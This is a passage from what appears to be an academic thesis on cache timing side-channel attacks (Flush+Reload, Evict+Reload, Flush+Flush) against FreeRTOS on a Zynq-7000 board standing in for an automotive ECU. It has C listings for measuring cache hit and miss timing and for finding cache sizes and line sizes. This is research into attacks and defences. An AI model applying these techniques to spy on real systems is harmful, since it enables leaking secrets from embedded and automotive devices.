1: Flush the target memory address from the cache

2: Wait until the victim task has been executed.

3: Reload the flushed memory address and measure the access time.




Figure 3.7: A *Flush+Reload* attack scenario

The attack scenario in Figure 3.7 shows the *Flush+Reload* technique with a spy task *Eve* and a victim task *Alice*. In the first step, *Eve* flushes a target memory address from the cache. In the second step, *Eve* waits until *Alice's* task has been executed. Afterward, *Eve* measures the reload time of the shared memory address which was flushed in the first step. Finally, *Eve* can tell if *Alice* accessed the shared memory address depending on whether the memory access was a cache hit t_{hit} (accessed) or miss t_{miss} (not accessed).

3.2.4 Evict+Reload

A variation of the *Flush+Reload* is the *Evict+Reload* technique. While the requirements remain the same, the attack uses congruent memory addresses in order to clear the cache. Instead of flushing a memory address from the cache, *Eve* can access congruent memory addresses to evict a target cache line. The advantage of the *Evict+Reload* over the *Flush+Reload* technique is that the attacker does not require access to a flush instruction which might only be accessible from privileged mode.




Figure 3.8: An *Evict+Reload* attack scenario

3.2.5 Flush+Flush

In 2016, the *Flush+Flush* [48] technique was presented by Gruss et al. The attack technique is based on the observation that the execution time of the cache flush instruction depends on whether data is cached or not. Thus, flushing an empty cache line requires less time than flushing a cache line which contains data. Furthermore, the *Flush+Flush* technique is more stealthy than the aforementioned attack techniques because the spy task produces fewer cache hits and misses. The *Flush+Flush* technique follows the same steps as the *Flush+Reload* technique, with the difference that the reload step is left out.




Figure 3.9: A *Flush+Flush* attack scenario

Figure 3.9 shows that *Eve* only needs to flush the target cache line again after Alice's task has been executed to determine if *Alice* accessed the cache line. If *Alice* accessed the cache line a flush will take longer (t_{hit}) than flushing an empty cache line (t_{miss}).

Chapter 4

Implementation

In this chapter, the implementation of cache timing attacks in an embedded real-time system will be discussed. At first, an overview of the selected development board and operating system will be given. Afterward, high-resolution timers to distinguish between a cache hit and miss will be presented. Furthermore, techniques and procedures which allow an attacker to learn more about the underlying target platform will be shown. Finally, cache-based timing attacks will be exploited.

4.1 Demonstrator Platform

The Digilent ZedBoard with a Xilinx Zynq-7000 All Programmable System-on-Chip (SoC) [49] will be used as demonstration platform and example for an Electronic Control Unit (ECU) of an automotive system. The ZedBoard is an evaluation and development platform which contains besides the Zynq-7000 SoC a various number of peripheral interfaces (see Appendix A Demonstrator Platform). The comprehensive and flexible platform of the ZedBoard allows to vary the software as well as the hardware platform which can be customized by individual system designs. On the Zedboard different types of operating systems (OS) such as general-purpose, embedded, standalone or real-time operating systems (RTOS) can be deployed. A layer between the hardware platform and the OS, referred to as Board Support Package (BSP), allows the deployed OS to perform efficiently on the given hardware design. Additionally, the architecture of the Zynq-7000 SoC comprises a processing system and a programmable logic part. While the programmable logic can be used like an FPGA for high-speed algorithms and subsystems, the processing system supports the employment of operating systems as well as simple software routines. [50]

4.1.1 Processing System

Application Processor Unit

Key features of the Application Processor Unit (APU) from the Zynq-7000 SoC are a dual-core ARM Cortex-A9 processor based on the ARMv7-A architecture, two cache levels and a snoop control unit (SCU) to ensure consistency of data across shared cache resources. Both cores of the ARM Cortex-A9 processor operate at 667 MHz and have their own separate L1 instruction and L1 data cache. Each L1 cache is 4-way set associative and comprises 32 kB with 256 cache lines à 32 bytes. Furthermore, an 8-way set associative unified L2 cache with 512 kB and 2048 cache lines à 32 bytes is shared between the two cores (see Figure 4.1). [51]

Hardware Timer

On the Zynq-7000 SoC, each Cortex-A9 processor has its own 32-bit private timer (SCUTimer) and 32-bit watchdog timer (AWDT) which are both clocked at half of the CPU frequency (667/2 MHz). Besides a global 64-bit timer, a shared Triple Timer Counter (TTC) can be accessed and clocked by a private CPU clock or an external source. Furthermore, each Cortex-A9 processor includes a performance monitoring unit (PMU) to gather statistics on the operation of the processor and memory system by default. [51]




Figure 4.1: The Zynq-7000 SoC architecture [50]

4.1.2 Operating System

FreeRTOS has been selected as real-time operating system on the ZedBoard. As platform for deterministic and time-critical applications, FreeRTOS is ported to a wide range of embedded systems and available for various processor architectures. Furthermore, the lightweight open source real-time kernel of FreeRTOS is free to use and allows further development and improvement, for example to integrate and test further security measures. In addition, FreeRTOS provides a port for the ARM Cortex-A9 of the Xilinx Zynq-7000 SoC which includes a suited BSP for the hardware design. However, it must be taken into account that the port for the Zynq-7000 SoC does not support symmetric multiprocessing which means that a concurrent scheduling of tasks on the dual-core processor is not possible [52]. While there are different approaches which enable the Zynq-7000 SoC to run multiple operating systems simultaneously in asymmetric mode, they are not the focus of this thesis. Thereby, FreeRTOS and the following implemented attacks only make use of one core of the Zynq-7000 SoC dual core.

FreeRTOS

In FreeRTOS, real-time applications are structured as a set of independent tasks. When a new task is created, a priority level must be assigned to the task. The scheduler of FreeRTOS decides which task will be executed next on the basis of the priority levels. The implemented default scheduler is a fixed priority scheduler which can schedule periodic and sporadic tasks. FreeRTOS can be used to schedule tasks either preemptive or non-preemptive. The tasks are managed by Task Control Blocks (TCB) which contain, among other things, the current task state, priority, stack address and task name. Because a task itself has no knowledge of the scheduler's activity, the kernel must ensure that a task's context (register values, stack contents, etc.) is saved to the stack when swapped out and restored when swapped back in, for example in the case of a context switch due to a higher prior task. Context switches are either initiated by interrupts, such as the tick interrupt service routine, or by a running task which gives up control of the allocated processor.

Memory Allocation

Allocating memory in `C` is usually done by using the standard library functions `malloc()` and `free()`. These functions are neither suitable nor appropriate for real-time systems because dynamic memory allocation is non-deterministic, can cause

memory fragmentation and may fail to allocate memory. For real-time applications with different RAM and timing requirements, FreeRTOS offers several memory allocation schemes which vary in complexity and features. A portable layer in the memory management of the RTOS allows to include application-specific implementations. FreeRTOS allows the system developers to choose amongst five different allocation schemes or to implement their own scheme. The following list briefly outlines the five memory allocation implementations of FreeRTOS.

- **heap_1:** simple blocks in a single array but memory can not be freed
- **heap_2:** allows memory to be freed but not to combine adjacent free blocks
- **heap_3:** wraps the standard `malloc()` and `free()` for thread safety
- **heap_4:** like *heap_2* but allows adjacent free blocks to be combined
- **heap_5:** like *heap_4* but allows the heap to span non-adjacent memory areas

On the demonstrator platform, FreeRTOS will be used with the *heap_1* scheme because of its simplicity and determinism which is often necessary for safety-critical applications. For dynamically allocated RTOS objects, memory will be allocated on the heap by the kernel before the application starts. Since the *heap_1* implementation does not permit memory to be freed, all RTOS objects such as tasks, queues, mutexes, etc., will be created before the scheduler starts and exist until the system is switched off. Shared objects such as global arrays, variables, libraries, etc. will be stored on the stack. [53]




Figure 4.2: FreeRTOS Memory Management [53]

In FreeRTOS, each task requires its own stack and a TCB which will be allocated on the heap region of the RAM. The stack size of a task is determined by the system developer. While dynamic libraries are supported in general-purpose operating systems, FreeRTOS does not support dynamic linking which is why included libraries are only linked statically. Nevertheless, shared access to data objects like libraries between tasks is still given.

4.2 High-Resolution Timer

Cache timing attacks require high-resolution timers to measure the difference between a cache hit and miss. While desktop and mobile operating systems offer a variety of time sources and kernel tools to profile applications and functions, the number of time sources is more limited in an RTOS. In addition, FreeRTOS is not POSIX compliant which is why commonly known clock and time functions, like `clock_gettime()`, are not implemented and available. Therefore, this section discusses applicable timer sources which can be used by an attacker in real-time systems. In order to find a suitable timer, the precision of the clock must be high enough to distinguish between a cache hit and miss. Moreover, the timer should be able to measure the differences between a L1 cache hit and a L2 cache hit. The following listing shows the used implementation to determine if a timer is suitable for cache timing attacks.

Listing 4.1 Measurement of a cache hit or miss

```
1  /**
2  * @param flushL1: if 1 flush L1 cache
3  * @param flushL2: if 1 flush L2 cache
4  *
5  * @result access time of a random array element
6  */
7  int measureAccessTime(int flushL1, int flushL2){
8    int tmp = 0, array[256]={0};
9    // loading the array into the L1 and L2 cache
10   for (int i = 0; i< 256;i+= 1){
11     tmp = array[i];
12   }
13   if (flushL1) L1CacheFlush();
14   if (flushL2) L2CacheFlush();
15   int startT = TimerGetTime();
16   // accessing a random element from the array
17   tmp = array[rand() % 256];
18   return (TimerGetTime() - startT);
19 }
```

The timer is applicable for cache timing attacks if a distinct difference between `measureAccessTime(1,1)` (cache miss) and `measureAccessTime(0,0)` (L1 cache hit) can be determined. Furthermore, if a time difference between a L1 cache hit and `measureAccessTime(1,0)` (L2 cache hit) is measurable, the precision of the timer is sufficiently high to perform cross core attacks via the shared last level cache.

4.2.1 Performance Counters

Cache timing attacks on x86 architectures [30, 5, 6, 54] commonly use the Time Stamp Counter (TSC) as timer. The TSC is a high precision cycle counter which is updated by the processor every clock cycle. The `rdtsc` (Read Time Stamp Counter) instruction allows to read the number of cycles either from kernel space (privileged mode) or user space (unprivileged mode). In contrast to x86 architectures, ARM-based systems do not provide an equivalent time-stamp counter which can be accessed in unprivileged mode by default. A comparable time counter to the TSC on x86 architectures is the Performance Monitor Unit (PMU) on ARM processors. The PMU provides a Performance Monitor Control Register (PMCR) which counts the number of cycles. However, the PMCR is only accessible in privileged mode by default. Unprivileged access to the performance monitors must first be enabled by the User Enable Register (USEREN). This can be done either by a privileged task or by the system designer himself as the USEREN can only be written in privileged mode.

FreeRTOS allows to create tasks which can run either in privileged or user mode. In user mode, a task has no access to the PMU. However, tasks in FreeRTOS are created by default in privileged mode since embedded systems require direct I/O access to ensure the real-time behavior which may not be given using a kernel driver switch. This might allow an attacker to make use of the privileged PMU from ARM CPUs in FreeRTOS. [55] The following figure shows a scatter diagram for cache hits and cache misses using the PMU of an ARM Cortex-A9 processor as timer in Listing 4.1 on the Zynq-7000 SoC.




Figure 4.3: Cache hits and misses measured by the Performance Monitor Unit (PMU) of an ARM Cortex-A9 processor on the Zynq-7000 SoC

In Figure 4.3, a significant difference in the access time can be determined when data gets accessed either from the cache or main memory by using the PMU as timer. While a cache miss takes on average about 200 cycles, a L1 cache hit requires on average only 36 cycles. If the data is cached in the L2 cache the access time is about 90 cycles. The measurement indicates a difference of about 160 cycles between a L1 cache hit and miss and a difference of about 110 cycles between a L2 cache hit and miss.

4.2.2 APU Private Timer

Each Cortex-A9 processor on the Zynq-7000 SoC has its own private timer (SCUTimer). In contrast to the PMU, the SCUTimer can be accessed from any unprivileged task which gets executed by the CPU of the private timer. While the clock rate of the PMU is equal to the CPU's clock frequency (667 MHz), private timers are only clocked at half of the CPU's frequency. The following scatter diagram illustrates the measured time values of cache hits and misses using the SCUTimer as time counter in Listing 4.1 on the Zynq-7000 SoC.




Figure 4.4: Cache hits and misses measured by the private timer (SCUTimer) of the Application Processor Unit on the Zynq-7000 SoC

The measured values in Figure 4.4 show that the SCUTimer can also be used to distinguish between a cache hit and cache miss. Accessing data from the L1 cache requires on average about 27 cycles whereas a L2 cache hit is about 51 cycles long. Loading non-cached data from the main memory takes on average 106 cycles. Thereby, a difference of about 80 cycles between a cache hit and miss is given whereas a L1 cache hit differs only 24 cycles from a L2 cache hit. The lower clock rate of the SCUTimer is reflected by the values of the measurement when comparing the measured access

times from the PMU to the SCUTimer. The SCUTimer counted only 106 cycles for a cache miss whereas the PMU timer counted about twice as much (200 cycles) to load data from the main memory. Despite the lower clock rate, the SCUTimer is sufficiently precise and can be used for cache timing attacks.

4.2.3 APU Global Timer

Besides the private timer on each Cortex-A9 processor, both CPUs share a global timer on the Zynq-7000 SoC. Similar to the SCUTimer, the global timer is clocked at half of the CPU frequency and can be accessed from tasks in unprivileged mode. The following scatter diagram shows the access times for cache hits and misses using the global timer of an ARM Cortex-A9 processor as timer in Listing 4.1.




Figure 4.5: Cache hits and misses measured by the global timer of the Application Processor Unit on the Zynq-7000 SoC

Figure 4.5 shows that the global timer allows to measure a time difference between data which gets loaded either from the cache or main memory. An L1 cache hit counts on average 27 cycles whereas a L2 cache hit is on average 53 cycles long. Loading non-cached data from the main memory requires about 128 cycles. Since the clock frequency of the private timer equals the frequency of the global timer, the measured results are similar to each other. During the measurement, the global timer was exclusively used by the executing core only. Caution should be taken when the global timer is used simultaneously by multiple cores which may cause interferences in the time measurement. However, the global timer is advantageous for cross-core timing attacks as the timer is shared between the CPUs and can be accessed from every task on any core.

4.2.4 FreeRTOS Software Timer

FreeRTOS operates on the basis of RTOS clock ticks which are special interrupts that occur periodically. The kernel of FreeRTOS measures time using a tick count variable which counts the total number of tick interrupts that have occurred since the scheduler has been started. The tick counter gets incremented periodically by the tick interrupt service routine of the RTOS. This allows the kernel to measure time by the resolution of the interrupt frequency. Thereby, the actual time which is represented by an RTOS clock tick depends on the assigned value of the interrupt frequency by the system developer. Given the following equation, RTOS clock ticks rt_{ticks} can be converted to milliseconds t_{ms} depending on the interrupt frequency $f_{\text{interrupt}}$. [56]

$$t_{\text{ms}} = \frac{rt_{\text{ticks}} \times 1000}{f_{\text{interrupt}}} \tag{4.1}$$

In FreeRTOS, the interrupt frequency is by default 100 Hz (1 tick $\widehat{=}$ 10 *ms*) which should not be increased over the recommended limit of 1000 Hz (1 tick $\widehat{=}$ 1 *ms*). It must be considered that a faster tick rate imposes a higher overhead on the system which can lead to a breakdown in the worst-case. Using the FreeRTOS tick counter as timer to determine cache hits and misses has been unsuccessful. L1 and L2 cache hits as well as cache misses resulted in a value of zero when using the FreeRTOS tick counter in Listing 4.1. This was caused by the fact that the given clock frequency of the tick counter is not sufficiently high enough to measure memory and cache access times. The low timer resolution of the tick counter could be confirmed by measuring the cycles per RTOS clock tick using the PMU and SCUTimer.

rt_{ticks}	$f_{\text{interrupt}}$	**PMU Cycles**	**SCUTimer Cycles**
1	100 Hz	6.382.570	3.436.428
1	1000 Hz	662.431	355.219

Table 4.1: Cycles per RTOS clock tick measured by the PMU and SCUTimer

Table 4.1 shows the cycles per RTOS clock tick measured by the PMU and SCUTimer. The results show that for the highest recommended tick rate (1000 Hz) the PMU counts over 600.000 cycles per RTOS clock tick. Known from previous measurements, a cache miss counted only about 200 cycles when using the PMU. Consequently, cache timing attacks are not feasible because neither cache misses nor cache hits can be measured by the use of the FreeRTOS software timer. Besides that, the results reflect the clock frequency of 667 MHz for the PMU and 667/2 MHz for the SCUTimer.

4.3 Finding Cache Parameters

As mentioned in section 3.2, side channels and advanced covert channels require a comprehensive knowledge about the cache architecture. While on general-purpose operating systems the parameters of the built-in cache can be simply determined (e.g. via the `/sys` directory on Linux), RTOS do not offer a possibility to obtain this information. Moreover, an attacker may not know the cache size, levels, etc. of the hardware platform on which his code will be executed. Therefore, this section presents techniques to determine the cache parameters by measuring and evaluating different memory access patterns on the hardware platform.

4.3.1 Cache Levels and Sizes

The number of cache levels and their sizes can be determined by measuring the time required to load data from the main memory. Due to the characteristics of the hierarchical memory architecture, higher-level caches have a smaller capacity and a lower latency than lower-level caches (see section 3.1). The following listing shows the implementation which has been used to exploit the characteristics of the hierarchical memory architecture to determine the cache levels and sizes.

Listing 4.2 Determine Cache Levels and Sizes

```
1  /*
2  * @param results: array to store the measurement results
3  * @param maxCache:  maximum expected last level cache size
4  *
5  * @result avg. access times for different sized arrays */
6  #define KB 1024 // kilobyte
7  void measureCacheLevelsAndSize(int* results, int maxCache){
8    uint8_t sumAccessTime = 0, tmp = 0, array[maxCache*KB]={0};
9    for(int dataSetSize = 0; dataSetSize < maxCache; dataSetSize++){
10     avgAccessTime = 0;
11     for(int i = 0; i < dataSetSize * KB; i++){
12       tmp = array[i];
13     }
14     // sum up the time to access 100000 random array elements
15     for(int i = 0; i < 100000; i++){
16       sumTime += getAccessTime(&array[rand() % (dataSetSize*KB)]);
17     }
18     // average access time to load an element from the data set
19     results[dataSetSize] = sumTime/(100000);
20   }
21 }
```

The underlying idea of Listing 4.2 is to load different sized data sets from the main memory into the cache in order to measure their average access time afterward. If a data set fits completely in a higher-level cache, the average access time will be lower than a data set which must be kept additionally in any lower-level caches. The following scatter diagram shows the measurement results of Listing 4.2 on the Zynq-7000 SoC.




Figure 4.6: Rising access times for growing data sizes

In total, Figure 4.6 illustrates a rising average access time for loading growing sets of data from the main memory. At the beginning of the chart, the average access time remains constant for any data set smaller than 32 kB. In addition, the range from 0 to 32 kB has the lowest overall average access time. This indicates that the size of the L1 cache is 32 kB. Data sets within the range of 32 to 512 kB show a steeply increase in the average access time which flattens after around 64 kB. This can be explained by the fact that in the range from 32 to 64 kB data sets are largely stored in the L1 cache and only a small amount of their data is stored in the lower L2 cache. Thereby, the probability to access random array elements from the L1 cache is higher than from the L2 cache. While the average access time shows a flattening of growth afterward, a sharp increase can be determined when accessing data sets larger than 512 kB. This again indicates that the data set is too large for the L2 cache and must be stored in a lower memory level. Since only two cache levels are expected, data sets which are larger than 512 kB are additionally stored in the main memory. This procedure can be continued if further cache levels are suspected. In summary, a L1 cache with 32 kB and a L2 cache with 512 kB could be determined from the measurement results of Listing 4.2.

4.3.2 Cache Line Size Measure

When non-cached data gets accessed, the cache controller transfers the requested data in blocks of a fixed size, known as cache lines, from the main memory to the cache. The purpose of loading data in blocks is to improve the performance because contiguous memory addresses tend to be used in a consecutive order. The following listing shows how the behavior of the cache controller can be used to find cache line size.

Listing 4.3 Determine Cache Line Size

```
1 /**
2 * @param results: array to store the measurement results
3 * @result access time of each array element*/
4 void measureCacheLineSize(int* results){
5   uint8_t array[512]={0};
6   for(int i = 0; i<512; i++)
7     results[i]=getAccessTime(&array[i]));
8 }
```

Basically, Listing 4.3 shows the implementation for measuring the time of accessing single elements in a sequential order from a non-cached array in order to find the cache line size. Each time a non-cached element gets accessed, the cache controller loads an entire data block from lower-level memory. Accessing data which needs to be loaded first from lower-level memory takes longer than data which already is in the L1 cache. Thereby, the number of cache hits between two cache misses indicates the cache line size. The following chart shows the results of measuring the cache line size by Listing 4.3 on the Zynq-7000 SoC.

